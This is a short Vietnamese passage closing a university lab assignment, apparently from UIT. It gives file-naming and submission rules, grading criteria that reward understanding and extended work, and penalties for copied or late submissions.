- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT